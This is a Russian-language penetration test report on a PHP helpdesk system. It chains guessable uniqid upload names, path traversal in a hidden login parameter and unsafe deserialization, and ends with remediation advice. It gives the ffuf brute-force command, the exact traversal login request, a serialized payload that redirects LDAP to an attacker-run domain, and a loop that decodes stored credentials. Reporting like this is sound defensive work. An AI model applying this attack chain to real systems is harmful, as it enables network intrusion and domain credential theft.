

Небезопасная генерация имени файла, небезопасная десериализация и эксплуатация всего этого не так, как можно ожидать

Уровень опасности: Критичный

Краткое описание :

Злоумышленник может получить доступ внутрь сети компании, используя недочеты в системе управления заявками

Краткое описание для технического персонала: Используя небезопасную генерацию имени файла, отсутствие валидации в скрытом параметре, отвечающем за имя домена, отсутствие разграничения доступа в сеть интернет и небезопасную десериализацию, злоумышленник может добавить администратора системы управления Заявок и, используя функционал системы – получить исполнение кода.

Описание исследования и эксплуатации:

Был крупный заказчик, который использовал у себя систему управления заявками “XXX”. Данная система была написана на языке php, и демо версия данной системы была скачена с сайта производителя.

В ходе анализа были найдены раскрытия информации и пара blind sql инъекций, но ничего не приводило к исполнению кода. К сожалению большей части исходного кода не было – потому что самые важные части были покрыты IonCube12.

Тогда было выслано официальной письмо в компанию-разработчик данной системы, на что был получен ответ – что исходные коды нам никто не выдаст и вообще просите у клиента купить версию с открытым исходным кодом.

Выяснилось впоследствии, что Заказчиком действительно была куплена версия с исходным кодом, что позволило погрузиться в дебри php вермишели.

Далее был проанализирован функционал загрузки файла для создания заявки – как необходимый функционал работы самого приложения и почти единственное, что было доступно без аутентификации.

Генерация имени файла происходила с помощью функции uniqid, которая не является безопасной

```
if ($this->validate(['uploadFile'])) {  
    $fileName = uniqid(prefix: '', more_entropy: false) . '.' . $this->uploadFile->extensionName;
```

uniqid

(PHP 4, PHP 5, PHP 7, PHP 8)

uniqid — Генерирует идентификатор на основе времени

Описание

```
uniqid(string $prefix = "", bool $more_entropy = false): string
```

Функция получает идентификатор на основе текущего времени с точностью до микросекунды. Функция добавляет в начало идентификатора префикс **prefix**, а в конец, если требуется, — случайное значение.

Предостережение Функция не создаёт безопасные для криптографических целей значения, её нельзя использовать в криптографических целях или целях, которые требуют, чтобы значения возврата нельзя было угадать.

Также к загрузке разрешалось отправлять только документы, то есть фактически я мог загрузить только *.pdf файлы и угадать имя этого файла, которое грузилось в папку uploads/

```
└─$ ffuf -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" -mc all -u h  
ps://[REDACTED]/uploads/FUZZ.pdf -w hex_for_brute -fc 404 -t 4 -x socks5://127.0.0.1:12341
```



v2.1.0-dev

```
[Status: 200, Size: 345, Words: 1, Lines: 2, Duration: 237ms]  
| RES | 38c7676bd4199cba476802968614dd18  
* FUZZ: 6719344f58a76
```

Пока просто запомним, что теперь мы можем предугадать имя pdf файла, которое будет загружаться с заявкой.

Дальше была проанализирована функция логина и был найден скрытый параметр (он нигде не передается и не виден ни в одной форме) - `LoginForm[domain]` - куда передается имя домена, куда по идее разработчика передается управление пользователями. То есть если этого параметра нет – то десериализуется файл XXX.inc и дальше происходит аутентификация по локальной базе, если этот параметр есть – то читается файл domain и данные оттуда десериализуются – и уже с помощью данных из этого файла происходит аутентификация.

При этом сам этот скрытый параметр не проверяется на комбинацию `../` - никак не валидируется, так что с помощью угаданного имени файла мы можем отправить специальный запрос, который заставит веб приложение десериализовать наш файл



```
POST /login HTTP/2
Host: [REDACTED]
Cookie: _ga_EXGRJB28H8=
GS1.1.1729195493.6.0.1729195493.60.0.0; PHPSESSID=
n22[REDACTED]9k4; YII_CSRF_TOKEN=
[REDACTED]SDCvmp0fS94x
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 257

YII_CSRF_TOKEN=
[REDACTED]SDCvmp0fS94x
LoginForm%5Busername%5D=[REDACTED]&
LoginForm%5Bpassword%5D=[REDACTED]
LoginForm%5BrememberMe%5D=0&LoginForm%5Bdomain%5D=
../..../uploads/6719344f58a76.pdf
```

Но, к сожалению, даже не смотря на плохо написанный код – получить исполнение кода через phrgss или поиски магических методов – не увенчались успехом.

Но было придумано более элегантное решение проблемы. В ходе анализа документации и кода было выяснено, что веб приложение имеет функционал добавления пользователей через Active Directory(AD), главное – чтобы у веб приложения были права доступа в ldap. Далее веб приложение подключается к ldap- получает пользователей специальных групп и добавляет их в свою локальную базу данных. И эти права доступа веб приложение получает из десериализованного файла – потому что там описан IP адрес домен контроллера, имя пользователя и его пароль и имя домена.

Что мы и сделали

- загрузили свой pdf файл, который внутри оказался сериализованным php объектом
- угадали его имя из за небезопасной генерации имени


```
$ p12341 curl https://[redacted]/uploads/6719344f58a76.pdf | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 345 100 345 0 0 797 0 --:--:-- --:--:-- --:--:-- 798
a:8:{s:4:"type";s:4:"ldap";s:10:"ad_enabled";b:1;s:6:"basedn";s:22:"dc=server20
12,dc=local";s:13:"accountSuffix";s:0:"";s:17:"domaincontrollers";s:13:"[redacted]
159.89";s:13:"adminusername";s:6:"admin1";s:13:"adminpassword";s:8:"[redacted]";s
:8:"fastAuth";i:0;}
```

- подняли свой домен с необходимыми группами
- отправили запрос на логин с скрытым параметром LoginForm[domain]


The screenshot displays the network tab of a web browser's developer tools, showing a successful login request and response. The request is a POST to a login endpoint with a content-type of application/x-www-form-urlencoded. The response is an HTTP 302 Found status, indicating a redirect to the requested page. The response headers include Server: nginx, Date: Fri, 01 Nov 2024 14:35:31 GMT, Content-Type: text/html; charset=UTF-8, Content-Length: 0, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, Pragma: no-cache, and Set-Cookie: PHPSESSID=dd[redacted]; path=/ and Set-Cookie: 0941cb57678144bcf20091a31d097564=[redacted]. The response body is a redirect to the requested page.


request	response
1 POST [redacted] login HTTP/2	1 HTTP/2 302 Found
2 Host: [redacted]	2 Server: nginx
3 Cookie: _ga_EXGRJB28H8=GS1.1.1729195493.6.0.1729195493.60.0.0; PHPSESSID=n22[redacted]sk4; YII_CSRF_TOKEN=Qkd[redacted]Ysc8[redacted]	3 Date: Fri, 01 Nov 2024 14:35:31 GMT
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	4 Content-Type: text/html; charset=UTF-8
5 Content-Type: application/x-www-form-urlencoded	5 Content-Length: 0
6 Content-Length: 257	6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 YII_CSRF_TOKEN=	7 Cache-Control: no-store, no-cache, must-revalidate
8 Qkd[redacted]Ysc8[redacted]	8 Pragma: no-cache
LoginForm%5Busername%5D=[redacted]stUser&	9 Set-Cookie: PHPSESSID=dd[redacted]; path=/
LoginForm%5Bpassword%5D=[redacted]	10 Set-Cookie: 0941cb57678144bcf20091a31d097564=[redacted]
LoginForm%5BrememberMe%5D=0&LoginForm%5Bdomain%5D=../../uploads/6719344f58a76.pdf	11 [redacted] expires=Sat, 02-Nov-2024 14:35:31 GMT; Max-Age=86400; path=/; SameSite=Lax
	12 Location: https://[redacted]/request
	Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

- Веб приложение залогинилось в подконтрольный домен с учетными данными из сериализованного объекта внутри pdf файла
- Веб приложение получило доступ к ldap запросам и выгрузило список пользователей специальной группы
- Веб приложение добавило нужного нам пользователя
- Мы смогли залогиниться как администратор



Далее, используя штатный функционал планировщика задач получили доступ внутрь сети.





Далее, из-за того, что веб-приложение хранит нешифрованные конфигурационные файлы, внутри одного из таких файлов была обнаружена учетная запись администратора домена

```
for i in $(ls *.inc); do cat $i | base64 -d; done
a:8:fs:4:"type";s:2:"ad";s:10:"ad_enabled";s:1:"1";s:6:"basedn";s:17:"";s:13:"accountSuffix";s:12:"";s:17:"domaincontrollers";s:11:"";s:13:"adminusername";s:15:"";s:13:"adminpassword";s:8:"";s:8:"fastAuth";s:1:"0";a:12:{s:10:"amiEnabled";s:1:"0";s:11:"amiSendPush";s:1:"0";s:7:"amiHost";s:8:""}
```

Результат эксплуатации

Используя данную уязвимость, злоумышленник может получить доступ внутрь сети Заказчика

Возможные риски

- Получение доступа в систему заявок с ролью администратора
- Получение доступа внутрь сети Заказчика
- Получение учетной записи администратора домена

Рекомендации по устранению

- Не использовать в качестве генерации имени файла функцию `uniqid`
- Проверять параметры, приходящие от пользователя – в том числе скрытые
- Запретить выход в интернет для системы заявок
- Заменить скомпрометированные учетные данные, в том числе администратора домена